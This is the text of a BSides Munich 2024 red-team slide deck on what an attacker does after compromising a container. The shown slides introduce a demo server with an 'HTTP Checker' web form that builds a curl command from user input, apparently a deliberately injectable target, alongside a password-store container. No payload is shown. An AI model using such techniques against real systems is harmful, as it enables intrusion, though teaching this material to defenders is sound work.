

Demystifying the First Few Minutes After Compromising a Container

Stuart McMurray
BSides Munich ~ 11 November 2024



Hi, Mom :)

Demystifying the First Few Minutes After Compromising a Container

Stuart McMurray
BSides Munich ~ 11 November 2024



Code: github.com/magisterquis/dtffmacac

\$ whoami

- Stuart McMurray
- Lead Offensive Security Engineer
- Unix Nerd
- Twitter/Discord: @magisterquis
- Github: github.com/magisterquis
- Libera: stuart
- Not affiliated with Docker or any other Container anything



Code: github.com/magisterquis/dtffmacac



\$ whoami

Red Teamer

- Stuart McMurray
- Lead Offensive Security Engineer
- Unix Nerd
- Twitter/Discord: @magisterquis
- Github: github.com/magisterquis
- Libera: stuart
- Not affiliated with Docker or any other Container anything



Code: github.com/magisterquis/dtffmacac



Disclaimers

1. The views and ideas expressed in this talk belong to the speaker and do not necessarily reflect the official policy or position of any current or past employer.
2. Poking at Containers should be done with care. Be sure to consult with appropriate technical, management, and legal advisors before attempting any such activities.

Compromising Containers?

Col


Philosophical Rambling
- Mrs. McMurray

rs?





What's Compromise?

Locked-Down Something




Nefarious Person



Oh Dear



Compromised.



What's a Container?

What's a Container?

- Application Developer

What's a Container?

- Where my application runs all nice and self-contained
 - Application Developer

What's a Container?

- Where my application runs all nice and self-contained
 - Application Developer



IOU: A better container definition

Self-Contained Application Thing Compromise: Why?

Self-Contained Application Thing Compromise: Why?

1. It's where things run these days.


Self-Contained Application Thing Compromise: Why?

1. It's where things run these days.





Targetspace



Target - A Single Server





Target - A Single Server and a Hacker





Target - A Not Important Server





Target Container - An HTTP Checker



Target Container 2 - A Password Store



Target Container 2 - A Password Store




Running Containers



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a zoom icon. The terminal shows the command 'docker ps' being entered at the prompt 'root@dtffmacac:~#'. The terminal has a white background and a thin gray border.

```
root@dtffmacac:~# docker ps
```


Running Containers



A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a window control icon. The prompt is 'root@dtffmacac:~#'. The command 'docker ps' has been executed, displaying a table of running containers.

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
ad063e933b4e	passwordstore	"/passwordstorestart..."	2 hours ago	Up 2 hours	127.0.0.1:5555->5555/tcp	passwordstore

Running Containers




A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a window control icon. The terminal shows the command 'root@dtffmacac:~# docker ps' and its output, which is a table of running Docker containers.


CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
ad063e933b4e	passwordstore	"/passwordstorestart..."	2 hours ago	Up 2 hours	127.0.0.1:5555->5555/tcp	passwordstore
e51aabe7cab9	httpchecker	"/httpcheckerstart.sh"	2 hours ago	Up 2 hours	0.0.0.0:4444->4444/tcp	httpchecker

Initial Compromise


Target - The HTTP Checker




Excellent Web Devs Were Hired



Normal HTTP Checker Operations



Normal HTTP Checker Operations



A screenshot of a web browser window. The address bar shows the URL `util.servus.mom`. The page title is "HTTP Checker". Below the title, there is a "Target:" label followed by an empty text input field. Underneath the input field, the word "Target" is displayed in bold. Below that, the URL `https://is-my-deutsche-bahn-train-delayed.servus.mom` is shown. Then, the word "Command" is displayed in bold. Below that, the command `curl -skm3 'https://is-my-deutsche-bahn-train-delayed.servus.mom'` is shown. Finally, the word "Output" is displayed in bold, followed by the text "Duh?".

HTTP Checker

Target:

Target

`https://is-my-deutsche-bahn-train-delayed.servus.mom`

